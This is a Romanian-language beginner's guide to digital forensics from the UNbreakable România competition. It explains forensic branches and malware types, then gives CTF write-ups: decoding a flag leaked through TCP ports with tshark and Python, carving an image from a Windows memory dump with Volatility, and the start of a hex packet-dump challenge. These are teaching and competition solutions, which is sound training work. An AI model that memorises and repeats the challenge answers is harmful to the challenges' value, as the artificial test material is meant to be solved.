



# Introducere în Analiza Capturilor de Date, Trafic de Rețea, Memorie sau Hard Disk (forensics)

Resurse utile pentru incepatori din UNbreakable România

[unbreakable.ro](http://unbreakable.ro)

<b>Declinarea responsabilității</b>	4
<b>Introducere</b>	5
Ce poate fi investigat într-un incident informatic?	5
Ce este criminalistica digitală?	5
Obiectivele criminalisticii computerizate	6
Pașii procesului de criminalistică digitală	6
Tipuri de criminalistică digitală	7
1. Disk forensics	7
2. Networking forensics	7
3. Wireless forensics	8
3.1 Pașii de execuție a unui proces de forensics pentru sisteme wireless	9
4. Criminalistica digitală a bazelor de date	9
5. Criminalistică digitală pentru malware	9
5.1 Tipuri de malware	9
5.2 Simptome prezentate de un sistem infectat	10
5.3 Diferite moduri în care programele malware pot intra în sistem:	10
6. Criminalistică digitală pentru servicii de tip e-mail	10
7. Criminalistică digitală pentru memorie	10
7.1 Ce este un dump de memorie?	11
7.2 Ce este memoria volatilă?	11
8. Criminalistică digitală pentru dispozitivelor mobile	11
9. Criminalistică digitală pentru rețele de calculatoare	12
Provocări cu care se confruntă criminalistica digitală	12
Exemple de utilizare a criminalisticii digitale	12
Avantajele criminalisticii digitale	13
<b>Librarii și unelte utile în rezolvarea exercițiilor</b>	13
<b>Exerciții și rezolvări</b>	14
Zanger (usor)	14
HiddenTypo (mediu)	15
Not-clear (mediu - ridicat)	18
Crossed-pill (mediu)	22
Volatile-secret (mediu)	25
Universal-studio-boss-exfiltration (ușor)	28
Login-view (greu)	30

Wrong-file (ușor-mediu)	31
Mysterious-OS (ușor)	34
See (ușor)	35
ProtossI (ușor)	36
Revepi (greu)	37
Peanutcrypt (mediu)	42
Neighborhood ( ușor )	48
Low Defense (mediu)	48
Music-producers-are-now-suspects	54
Rainbow (Medium)	57
The-Transporters (mediu)	59
Mexican-specialties (mediu)	62
Basics-capture (ușor)	66
Core-problems (ușor)	68
Unsecured-medical-application (mediu)	70
Low-Defense2 (mediu)	75
Rodent-infestation (mediu)	80
<b>Contribuitorii</b>	<b>86</b>

## Declinarea responsabilității

ACESTE MATERIALE ȘI RESURSE SUNT DESTINATE EXCLUSIV INFORMĂRII ȘI DISCUȚIILOR, AVAND CA OBIECTIV CONȘTIENTIZAREA RISCURILOR SI AMENINTARILOR INFORMATICE DAR ȘI PREGATIREA UNOR NOI GENERAȚII DE SPECIALIȘTI ÎN SECURITATE INFORMATICA.

Organizatorii și partenerii UNbreakable România nu oferă nicio garanție de niciun fel cu privire la aceste informații. În niciun caz, organizatorii și partenerii UNbreakable România, sau contractanții, sau subcontractanții săi nu vor fi răspunzători pentru niciun fel de daune, inclusiv, dar fără a se limita la, daune directe, indirekte, speciale sau ulterioare, care rezultă din orice mod ce are legătură cu aceste informații, indiferent dacă se bazează sau nu pe garanție, contract, delict sau altfel, indiferent dacă este sau nu din neglijență și dacă vătămarea a fost sau nu rezultată din rezultatele sau dependența de informații.

Organizatorii UNbreakable România nu aprobă niciun produs sau serviciu comercial, inclusiv subiectele analizei. Orice referire la produse comerciale, procese sau servicii specifice prin marca de servicii, marca comercială, producător sau altfel, nu constituie sau implică aprobarea, recomandarea sau favorizarea acestora de către UNbreakable România.

Organizatorii UNbreakable România recomanda folosirea cunoștințelor și tehnologiilor prezentate în aceste resurse doar în scop educațional sau profesional pe calculatoare, site-uri, servere, servicii sau alte sisteme informatiche doar după obținerea acordului explicit în prealabil din partea proprietarilor.

Utilizarea unor tehnici sau unele prezentate în aceste materiale împotriva unor sisteme informatiche, fără acordul proprietarilor, poate fi considerata infractiune in diverse tari.

În România, accesul ilegal la un sistem informatic este considerată infracțiune contra siguranței și integrității sistemelor și datelor informatici si poate fi pedepsită conform legii.

## Introducere

**Criminalistica digitală (forensics) și securitatea cibernetică merg mână în mână; securitatea cibernetică nu ar fi la fel de importantă dacă nu ar fi informațiile furnizate de criminalistică digitală.**

Pentru a da o definiție formală, criminalistica digitală (denumită și criminalistică informatică sau cyber-criminalistică) este practica colectării, analizei și raportării informațiilor găsite pe computere și rețele, în aşa fel încât acest proces să fie considerat admisibil într-un context juridic - fie ca doavadă într-o anchetă penală sau civilă, fie ca doavadă documentară într-un cadru comercial sau privat.

Securitatea cibernetică preia informațiile pe care criminalistica digitală le-a găsit în diferite cazuri și creează modalități de prevenire a incidentelor de securitate.

Securitatea cibernetică este în esență proactivă în vreme ce criminalistica digitală este reactivă.

## Ce poate fi investigat într-un incident informatic?

**Orice aplicație sau activitate realizată pe un sistem informatic lăsa urme**, mai ales cand sunt realizate îmbunătățiri ale capacitatii de detectie sau jurnalizare a activitatilor suspecte sau malicioase.

Intr-un incident informatic este foarte important să colectezi și să documentezi cat mai detaliat dovezile care vor ajuta la alcătuirea unei naratiuni pentru eveniment, ce va include elemente cu privire la modul în care s-a declansat incidentul, care au fost consecintele, dacă amenințarea încă există sau nu.

Aceste dovezi pot fi obținute în mai multe moduri:

- Prin analiza unei capturi de memorie volatilă (de ex. RAM)
- Prin analiza unei capturi de trafic de rețea
- Prin analiza unei capturi a sistemelor de stocare (ex. HDD, USB sau și altfel)
- Prin analiza unor jurnale (logs) generate de sisteme de operare, aplicații sau altceva

## Ce este criminalistica digitală?

Criminalistica digitală este definită ca procesul de conservare, identificare, extragere și documentare a dovezilor computerizate care pot fi utilizate de instanța de judecată.

Criminalistica digitală este știința găsirii dovezilor din media digitală, cum ar fi un computer, telefon mobil, server sau rețea.

## Obiectivele criminalisticii computerizate

Printre obiectivele esențiale ale utilizării criminalisticii computerizate, putem enumera:

- Ajută la recuperarea, analiza și conservarea computerelor și a materialelor conexe în aşa fel încât ajută echipa anchetatoare să le prezinte ca probe în instanță de judecată.
- Proiectarea procedurilor la locul suspectat al incidentului care vă ajută să vă asigurați că dovezile digitale obținute nu sunt corupte.
- Achiziționarea și duplicarea datelor:
  - recuperarea fișierelor șterse și partițiilor șterse de pe suportul digital pentru a extrage dovezile și a le valida.
- Vă ajută să identificați rapid dovezile și, de asemenea, vă permite să estimați impactul potențial al activității dăunătoare asupra victimei
- Realizarea unui raport criminalistic computerizat care oferă o perspectivă completă asupra procesului de investigație.
- Conservarea probelor urmărind lanțul de custodie.

## Pașii procesului de criminalistică digitală

Procesul de criminalistică digitală presupune următorii pași:

- **Identificare**
  - Este primul pas în procesul criminalistic.
  - Procesul de identificare include în principal lucruri precum:
    - ce dovezi sunt prezente
    - unde sunt stocate
    - cum sunt stocate (în ce format).
  - Mediile de stocare electronice pot fi calculatoare personale, telefoane mobile, PDA-uri etc.
- **Conservare**
  - În această fază, datele sunt izolate, securizate și conservate.
  - Acest pas de asemenei presupune și împiedicarea utilizării dispozitivului digital, astfel încât dovezile digitale să nu fie modificate.
- **Analiză**
  - În această etapă, agenții de investigație reconstituie fragmente de date și trag concluzii pe baza dovezilor găsite.
- **Documentație**
  - În acest moment, se realizează o înregistrare a tuturor datelor vizibile pentru o revizuire cât mai exactă asupra evenimentelor din timpul crimei.
- **Prezentare**

Resurse utile pentru incepatori din UNbreakable România

- În acest ultim pas, se construiesc concluziile bazate pe informațiile adunate în etapele anterioare.

## Tipuri de criminalistică digitală

Putem enumera mai multe tipuri principale de criminalistică digitală:

### 1. Disk forensics

Se ocupă cu extragerea datelor din mediile de stocare prin căutarea fișierelor active, modificate sau șterse.

Dispozitivele digitale sunt baza multor operații din viața noastră, prin urmare, dovezile digitale, sunt din ce în ce mai utilizate în investigații.

O caracteristică importantă a dovezilor digitale este că pot fi ușor deteriorate sau distruse. Adesea, acest lucru se întâmplă neintenționat. De exemplu, atunci când personalul tehnic încearcă să restabilească o rețea de calculatoare, după un incident, iar o sursă validă de dovezi digitale este în acest caz, un hard disk.

### Tipuri de copii legale

Există două tipuri principale de copii legale:

- Copiere de tip „drive to drive” - atunci când datele achiziționate de pe un hard disk (sursa digitală) sunt transferate pe altul.
- Copiere de tip „drive în fișier” - atunci când datele achiziționate de pe un hard disk (sursa digitală) sunt transferate într-un fișier situat pe o altă unitate.
  - Acest lucru creează o copie sector-pe-sector a hard disk-ului în studiu.
  - De obicei, această imagine are formatul DD (RAW) sau Encase (E01). Formatul DD este un fișier care conține o copie a datelor de pe disc.

### 2. Networking forensics

Este o subcategorie a criminalisticii digitale și reprezintă monitorizarea și analiza traficului din rețeaua de calculatoare pentru a colecta informații importante și dovezi legale.

Acest proces se referă la investigarea și analiza întregului trafic care traversează o rețea suspectată a fi folosită cu scop malitios, în răspândirea malware-ului care fură date sau susține alte atacuri cibernetice.

Analiștii vor căuta date care indică comunicarea umană, manipularea fișierelor și utilizarea anumitor cuvinte cheie, etc.

Cu ajutorul acestei metodologii, anchetatorii legii și criminalistica cibernetică pot urmări comunicațiile și stabili cronologii pe baza evenimentelor de rețea înregistrate de sistemele de control.

În afara investigațiilor penale, organizațiile aplică diferite metode de analiză a traficului de date între anumite rețele pentru a depista anomalii, artefacte, tentative de atac în sistemele de operare.

Spre deosebire de criminalistica digitală computerizată, analiza traficului este mai dificil de realizat, deoarece datele sunt adesea transmise prin rețea și apoi pierdute; în criminalistica computerelor, datele sunt păstrate de multe ori pe disc sau pe hardware extern, ceea ce le face mai ușor de obținut.

Este demn de remarcat faptul că legile privind confidențialitatea și protecția datelor restricționează o anumită urmărire și analiză activă a traficului de rețea, fără permisiunea explicită, deci dacă intenționați să aplicați instrumentele de criminalistică în rețea, fiți conștienți că trebuie să respectați legile privind confidențialitatea datelor.

Criminalistica digitală asupra rețelelor poate fi, de asemenea, utilizată într-un mod proactiv pentru a descoperi defectele din infrastructura IT, oferind astfel administratorilor și ofițerilor de securitate a informațiilor, posibilitatea de a-și consolida apărarea împotriva viitoarelor atacuri cibernetice.

### 3. Wireless forensics

Este o subdivizie a categoriei network forensics, iar scopul principal al acestui proces este de a oferi instrumentele necesare pentru colectarea și analiza datelor din traficul dintr-o rețea wireless.

Criminalistica digitală pentru sistemele wireless, a fost recunoscută în prezent ca o provocare majoră atât pentru organizațiile tehnice, cât și pentru cele juridice; creșterea rețelelor wireless și a dispozitivelor de acces au creat mai multe vulnerabilități de securitate și au dus la mai multe incidente și amenințări atât pentru organizații, cât și pentru consumatori. În timp ce există metodologii, tehnici și instrumente de actualitate care sunt utilizate sau în curs de dezvoltare în acest domeniu, provocarea rămâne față de evoluția rapidă a tehnologiilor de acest tip.

### 3.1 Pașii de execuție a unui proces de forensics pentru sisteme wireless

Pentru a efectua un proces de forensics adecvat unui sistem wireless, trebuie mai întâi să colectăm și să analizăm traficul Wi-Fi. Apoi, următorul pas este să evaluăm performanța rețelei pentru a detecta anomaliiile și utilizarea necorespunzătoare a resurselor, protocoalele de rețea folosite, agregarea datelor din mai multe surse și răspunsurile la incidente.

Procesul, conform triunghiului criminalistic CIA, constă din trei părți.

#### **1. Captura**

În acest moment se realizează captura traficului de internet, pentru a fi ulterior studiat, aplicând diferite metodologii de lucru.

#### **2. Identificare**

În acest moment, pachetele sunt identificate și filtrate corespunzător în funcție de oră și dată.

#### **3. Analiză**

Pachetele sunt reconstituite și clasificate în funcție de tipul și antetul lor.

### 4. Criminalistica digitală a bazelor de date

Este o ramură a criminalisticii digitale referitoare la studiul și examinarea bazelor de date și a metadatelor aferente acestora.

Această metodologie este similară cu criminalistica computerizată, iar o examinare a unei baze de date se poate construi pe baza marcajelor de timp ce determină succesiunea acțiunilor unui utilizator, într-o perioadă definită. Alternativ, o examinare criminalistică se poate concentra pe identificarea tranzacțiilor dintr-un sistem de baze de date sau o aplicație care indică dovezi ale acțiunilor efectuate, cum ar fi un caz de fraudă.

### 5. Criminalistică digitală pentru malware

Această ramură se ocupă cu identificarea codului malicios, pentru înțelege cât mai bine structura programelor infectate cu diferenți viruși.

Prin această metodă de analiză și investigare, se pot identifica diferite proprietăți ale malware-ului pentru a găsi vinovații și motivul atacului.

Procesul include, de asemenea, sarcini precum identificarea codului malicios, metoda de propagare a acestuia, impactul asupra sistemului, porturile pe care încearcă să le utilizeze etc.

#### 5.1 Tipuri de malware

- Backdoor

- Botnet
- Downloader
- Launcher
- Rootkit
- HackTool
- Rogue application
- Scareware
- Worm sau Virus
- Credential-stealing program, etc

## 5.2 Simptome prezentate de un sistem infectat

Printre efectele vizibile ce apar în urma unei infestări de tip malware, putem enumera:

- Este posibil ca sistemul să devină instabil și să răspundă încet, deoarece programele malware folosesc resursele necesare unei execuții rapide.
- Executabile necunoscute instalate pe sistem.
- Trafic de rețea neașteptat către site-uri străine.
- Setări de sistem modificate, cum ar fi pagina de pornire a browserului, fără acordul dvs.
- Ferestrele pop-up aleatorii ce sunt afișate ca reclame.
- Sunt afișate mesaje precum „Computerul dvs. este infectat” și solicită utilizatorului să furnizeze o anumită sumă de bani, sau să fie îndeplinite alte condiții pentru recuperarea datelor personale.
- În general, sistemul va prezenta un comportament neașteptat și imprevizibil.

## 5.3 Diferite moduri în care programele malware pot intra în sistem:

- Aplicații de mesagerie instant
- Dispozitive detasabile
- Linkuri și atașamente ce sunt accesate din interiorul e-mailurilor primite
- Bug-uri pentru browser și e-mail
- NetBIOS
- Programe false
- Site-uri de torrente și software freeware
- Descărcarea fișierelor, a jocurilor și a diferitelor aplicații din surse necunoscute.

## 6. Criminalistică digitală pentru servicii de tip e-mail

Se ocupă cu recuperarea și analiza e-mailurilor, inclusiv a e-mailurilor șterse, a calendarelor și a contactelor.

## 7. Criminalistică digitală pentru memorie

Se ocupă cu colectarea datelor din memoria sistemului (registre de sistem, cache, RAM) sub formă brută și apoi analizarea datelor din dump-ul Raw.

Un proces de forensics pentru memorie poate oferi informații unice despre activitatea sistemului de execuție, inclusiv conexiuni de rețea deschise și comenzi sau procese executate recent.

În multe cazuri, datele critice ce fac referință la amenințările sau atacurile cibernetice efectuate, vor exista exclusiv în memoria sistemului.

Aici putem include exemple precum: conexiuni de rețea, acreditați de cont, mesaje de chat, chei de criptare, procese care rulează, fragmente de cod injectate și istoricul internetului care nu poate fi ascuns în cache. Orice program malicios sau de altă natură - trebuie încărcat în memorie pentru a putea fi executat, iar acest aspect constituie importanța majoră a unui proces de forensics, deoarece este metoda prin care anchetatorii pot obține informațiile necesare în a înțelege un atac și măsurile de protecție ce trebuie implementate.

#### 7.1 Ce este un dump de memorie?

Un dump de memorie (cunoscut și sub numele de dump de bază sau dump de sistem) este o captură instantanee a datelor de memorie ale computerului dintr-un moment specific. Acest dump de memorie poate conține date valoroase pentru un proces de criminalistică digitală, spre exemplu date despre starea sistemului înainte de un incident.

#### 7.2 Ce este memoria volatilă?

Datele volatile sunt datele stocate în memoria temporară, pe un computer în timp ce rulează. Când un computer este oprit, datele volatile se pierd aproape imediat.

Datele volatile se află în memoria de stocare pe termen scurt a unui calculator și pot include date precum istoricul de navigare, mesaje de chat și conținut din clipboard. Dacă, de exemplu, ați lucrat la un document în Word, ce nu a fost salvat încă pe hard disk sau într-o altă sursă de memorie nevolatile, atunci v-ați pierde munca dacă computerul ar pierde ar suferi o pană de curent.

### 8. Criminalistică digitală pentru dispozitivelor mobile

Se ocupă în principal cu examinarea și analiza dispozitivelor mobile. Ajută la recuperarea contactelor telefonice și SIM, jurnale de apeluri, SMS / MMS, audio, video etc.

Telefoanele mobile ocupă un loc important în criminalistica digitală, datorită utilizării lor pe scară largă, atât de persoane fizice, dar și de corporații. Importanța examinării datelor numite drept dovezi în cazul telefoanelor mobile a crescut odată cu progresele în tehnologie și capacitatea de funcționare, stocare, funcționalitate. Într-un caz de criminalistică, telefoanele mobile trebuie examineate de către persoane autorizate, iar datele obținute de pe dispozitiv trebuie procesate în conformitate cu anumite standarde din acest domeniu de activitate.

## 9. Criminalistică digitală pentru rețele de calculatoare

Tratează o gamă largă de informații digitale din jurnalele de sistem, cum ar fi istoricul browserului, loguri de sistem și alte file ce sunt stocate pe mașina în analiză.

Anchetatorii urmează de obicei un set standard de proceduri: după izolarea fizică a dispozitivului în cauză, ce elimină riscul contaminării accidentale, anchetatorii fac o copie digitală a mediului de stocare al dispozitivului. Odată ce suportul original a fost copiat, acesta este blocat într-un loc sigur pentru a-și menține starea intactă.

Toate investigațiile se fac pe copia digitală, iar analiza presupune o varietate de tehnici și aplicații software pentru a examina copia, căutând în folderele ascunse și în spațiul de pe disc nealocat, copii ale fișierelor sterse, criptate sau deteriorate. Orice dovedă găsită pe copia digitală este documentată cu atenție într-un „raport de constatare” și este verificată împreună cu originalul.

Criminalistica digitală computerizată s-a dezvoltat foarte mult în ultimii ani, odată cu evoluția tehnologiilor din diverse domenii ce funcționează pe baza rețelelor de calculatoare.

## Provocări cu care se confruntă criminalistica digitală

În ziua de azi, criminalistica digitală se confruntă cu următoarele provocări:

- Creșterea numărului de PC-urile deținute de persoane fizice, companii și extinderea accesului la internet
- Disponibilitate ușoară asupra instrumentelor de hacking ce pot fi descărcate gratuit din diferite surse publice.
- Lipsa dovezilor fizice îngreunează urmărirea penală.
- Cantitatea mare de spațiu de stocare în Terabytes care îngreunează această activitate de investigație.
- Orice schimbări tehnologice necesită o reactualizare a metodelor de operare a unui proces de criminalistică digitală.

## Exemple de utilizare a criminalisticii digitale

În ultima perioadă, organizațiile comerciale au folosit criminalistica digitală în identificarea și analiza următoarelor cazuri:

- Furt de proprietate intelectuală
- Spionaj industrial
- Conflict din spațiu locului de muncă
- Anchete de fraudă

Resurse utile pentru incepatori din UNbreakable România

- Utilizarea necorespunzătoare a internetului și a emailului la locul de muncă
- Probleme legate de falsuri
- Investigații falimentare

## Avantajele criminalisticii digitale

Printre avantajele criminalisticii digitale, putem enumera:

- asigura integritatea sistemului computerizat.
- Poate obține probe valide, ce aduse în instanță, pot duce la pedepsirea vinovatului.
- Ajută companiile să capteze informații importante despre sistemele sau rețelele lor de calculatoare, atunci cand acestea sunt compromise.
- Urmărește în mod eficient criminalii cibernetici de oriunde din lume.
- Ajută la protejarea datelor și bunurilor unei organizații.
- Permite extragerea, procesarea și interpretarea probelor de fapt, astfel încât să demonstreze acțiunea atacului cibernetic în instanță.

## Librarii și unelte utile în rezolvarea exercițiilor

- [Wireshark](#) - analiza pachetelor de date
- [Volatility Framework](#) - analiza capturilor de memorie (eg. RAM)
- dd - utilitar pentru crearea unor imagini de disc prin copierea low-level a datelor
- [Aircrack-ng](#) - utilitar pentru exploatarea vulnerabilităților Wireless
- [Audacity](#) - utilitar recomandat pentru analize audio
- [Exif tools](#) - utilitar pentru a vizualiza sau edita headerele imaginilor

# Exerciții și rezolvări

## Zanger (usor)

Concurs: UNbreakable #1 (2020)

Descriere:

One communications protocol over certain ports to rule them all.

Flag format: ctf{sha256}

Goal: In this challenge you receive a capture dump and your goal is to find the attacker techniques used to leak the flag.

The challenge was created by Bit Sentinel.

Rezolvare:

După deschiderea fișierului **pcap** oferit pe pagina exercițiului în **WireShark**, putem observa două tipuri de pachete: UDP și TCP. Cum în fișier sunt prezente 138 de pachete de tip TCP ( $\text{len(flag)} * 2$ ), le extragem cu **tshark** într-un fișier pentru a le interpreta:

```
yakuhi@furry-catstation:~/ctf/unbr1/zanger$ tshark -r flag.pcap -Y "tcp" -e tcp.dstport
-Tfields > a
yakuhi@furry-catstation:~/ctf/unbr1/zanger$ python solve.py
ctf{2f0e53fae2572c358b82bdd[REDACTAT]2d9a1df7914bdffe6e61aa{
yakuhi@furry-catstation:~/ctf/unbr1/zanger$
```

Cum știm că primele caractere ale flag-ului sunt **ctf{**, putem deduce ușor regula după care caracterele sunt transformate în numere din primele 4 porturi prezente în fișier:

```
arr = open("a", "r").read().split("\n")[:-1]
arr = [int(i) for i in arr]

flag = ""
i = 0
```

```
while i < len(arr):
    if arr[i + 1] == 1337:
        flag += chr(arr[i] * 16 + 0xb)
    else:
        flag += chr(arr[i] * 16 + arr[i + 1])
    i += 2

print(flag)
```

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-1-writeup#zanger>

## HiddenTypo (mediu)

Concurs: UNbreakable #2 (2020)

Descriere:

A group of unethical hackers managed to extract the secret ticket needed to unlock the safe, from the director's computer.

All we have is this file dump .. can you please help ?

Flag format: ctf{sha256}

Rezolvare:

Fișierul atașat exercițiului este un **memory dump** pe care îl putem citi folosind programul **volatility**. Primul pas este să determinăm tipul de sistem pe care a fost făcut dump-ul:

```
yakuhi@furry-catstation:~/ctf/unr2/hiddentypo$ volatility imageinfo -f admin.bin
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64,
Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace (/home/yakuhi/ctf/unr2/hiddentypo/admin.bin)
PAE type : No PAE
```

```
DTB : 0x187000L
KDBG : 0xf800028020a0L
Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0xfffff80002803d00L
KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2020-12-08 12:26:00 UTC+0000
Image local date and time : 2020-12-08 04:26:00 -0800
yakuhi@furry-catstation:~/ctf/unr2/hiddentyo$
```

După cum se poate vedea în output-ul comenzi de mai sus, profilul imaginii este **Win7SP1x64**. Acum ca avem profilul, putem începe să analizăm dump-ul prin listarea fișierelor existente pe hard disk:

```
yakuhi@furry-catstation:~/ctf/unr2/hiddentyo$ volatility -f admin.bin --profile=Win7SP1x64
filescan > files
Volatility Foundation Volatility Framework 2.6
yakuhi@furry-catstation:~/ctf/unr2/hiddentyo$ cat files | grep .png
0x000000007de21530 16 0 R--r- \Device\HarddiskVolume2\Program Files\Windows
Media Player\Network Sharing\wmpnss_color48.png
0x000000007e045970 16 0 RW---
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (3).png
0x000000007e04c970 16 0 RW---
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (2).png
0x000000007e1eedd0 16 0 RW---
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (11).png
0x000000007e3e1dd0 16 0 RW---
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (5).png
0x000000007e3e3d10 16 0 RW---
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy.png
0x000000007fc86e60 16 0 RW---
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (17).png
0x000000007fc8f070 16 0 RW---
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (18).png
0x000000007fc987d0 16 0 R--r-d
\Device\HarddiskVolume2\Users\target\Desktop\tikcket.png
0x000000007fc9a640 16 0 RW---
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (7).png
0x000000007fcb2960 16 0 RW---
```

Resurse utile pentru incepatori din UNbreakable România


```
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (16).png
0x000000007fcb2d60 16 0 RW----
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (12).png
0x000000007fcb9890 16 0 RW----
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (14).png
0x000000007fcbe070 16 0 RW----
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (8).png
0x000000007fcbed90 16 0 RW----
\Device\HarddiskVolume2\Users\target\Documents\tikcket.png
0x000000007fcc4a80 16 0 RW----
\Device\HarddiskVolume2\Users\target\Downloads\tikcket.png
0x000000007fccbb20 16 0 RW----
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (6).png
0x000000007fccbe60 16 0 RW----
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (9).png
0x000000007fcd5b70 16 0 RW----
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (13).png
0x000000007fcd5df0 16 0 RW----
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (4).png
0x000000007fcdbf20 16 0 RW----
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (15).png
0x000000007fce4a30 16 0 RW----
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (10).png
0x000000007fce6350 16 0 RW----
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (19).png
0x000000007fedcca0 16 0 RW----
\Device\HarddiskVolume2\Users\target\Desktop\tikcket - Copy (20).png
yakuhi@furry-catstation:~/ctf/unr2/hiddentyo$
```

Se pot observa mai multe imagini **.png** în diferite locații. Dacă extragem una putem vedea flag-ul:

```
yakuhi@furry-catstation:~/ctf/unr2/hiddentyo$ volatility -f admin.bin --profile=Win7SP1x64
dumpfiles -Q 0x000000007fc987d0 -D dump/ -u
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7fc987d0 None
\Device\HarddiskVolume2\Users\target\Desktop\tikcket.png
yakuhi@furry-catstation:~/ctf/unr2/hiddentyo$ mv dump/file.None.0xfffffa800317f5b0.dat
./image.png
```

Resurse utile pentru incepatori din UNbreakable România

```
yakuhi@furry-catstation:~/ctf/unr2/hiddentypo$ file image.png
image.png: PNG image data, 480 x 360, 8-bit/color RGB, non-interlaced
yakuhi@furry-catstation:~/ctf/unr2/hiddentypo$
```



Observație: Switch-ul **-u** din comanda de **dumpfiles** este foarte important. În multe situații, omiterea acestuia poate duce la inabilitatea programului **volatility** de a extrage unele fișiere.

Flag-ul este **ctf{sha256('flag')}**, adică  
**ctf{807d0fbcae7c4b20[redactat]6104122c5073e7744c46c4b87}**.

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-2-writeup#hiddentypo>

## Not-clear (mediu - ridicat)

Concurs: UNbreakable #2 (2020)

Descriere:

```
I might be close to what you think.
```

```
Flag format: CTF{sha256}
```

**Rezolvare:**

Fisierul dat conține multe linii cu date aproape indescifrabile:

```
yakuhi@furry-catstation:~/ctf/unr2/notclear$ head -n 25 misc_not-clear_togive_not-clear.txt
+-----+
08:14:42,534,679  ETHER
|0
|ac|67|5d|71|cb|3b|e8|65|d4|ea|8e|20|08|00|45|00|00|37|00|00|40|00|3a|11|bc|4c|ac|d9|13|6e|c
0|a8|03|7a|01|bb|9b|0b|00|23|26|ee|45|a7|4e|18|cf|d6|86|fa|1a|61|23|4e|23|87|e5|59|f8|37|f8|5
4|55|f3|45|14|11|d3|e9|
+-----+
08:14:42,534,679  ETHER
|0
|ac|67|5d|71|cb|3b|e8|65|d4|ea|8e|20|08|00|45|00|00|35|00|00|40|00|3a|11|bc|4e|ac|d9|13|6e|
c0|a8|03|7a|01|bb|9b|0b|00|21|86|dc|46|72|9e|cc|71|2f|30|24|99|23|fd|2e|bf|1a|70|37|3f|e7|84|
63|f9|84|73|97|da|
+-----+
08:14:42,539,549  ETHER
|0
|ac|67|5d|71|cb|3b|e8|65|d4|ea|8e|20|08|00|45|00|00|3c|00|00|40|00|3a|11|bb|a7|ac|d9|14|0e|
c0|a8|03|7a|01|bb|bc|e9|00|28|a2|2c|47|af|d3|c5|38|0a|4a|b7|5b|38|84|6b|35|8d|9a|c3|3e|e1|7
1|a2|35|62|7c|80|56|aa|ce|ca|52|fb|f0|c0|
+-----+
08:14:42,548,603  ETHER
|0
|ac|67|5d|71|cb|3b|e8|65|d4|ea|8e|20|08|00|45|00|00|36|00|00|40|00|3a|11|bb|ad|ac|d9|14|0e|
c0|a8|03|7a|01|bb|bc|e9|00|22|af|67|53|d3|ba|ae|1b|73|a3|1e|5f|05|aa|b0|8e|66|4b|43|0c|73|22
|1a|ba|ec|45|9b|2d|0b|
+-----+
08:14:42,548,734  ETHER
|0
|e8|65|d4|ea|8e|20|ac|67|5d|71|cb|3b|08|00|45|00|00|3e|9d|54|40|00|40|11|18|51|c0|a8|03|7a|
ac|d9|14|0e|bc|e9|01|bb|00|2a|85|45|54|17|69|e4|31|17|c0|04|67|56|ca|d9|d7|33|42|31|49|b6|d
a|20|99|32|e1|3d|72|02|ac|1a|f7|f4|00|e1|0d|26|
+-----+
```

Resurse utile pentru incepatori din UNbreakable România

```
08:14:42,560,040  ETHER
|0
|ac|67|5d|71|cb|3b|e8|65|d4|ea|8e|20|08|00|45|00|00|35|00|00|40|00|3a|11|bc|4e|ac|d9|13|6e|
c0|a8|03|7a|01|bb|9b|0b|00|21|e7|15|52|17|e1|24|5d|a3|43|e0|b3|a0|d4|49|00|85|ae|a1|50|f0|7
e|2f|21|f4|0d|80|ed|
+
yakuhi@furry-catstation:~/ctf/unr2/notclear$
```

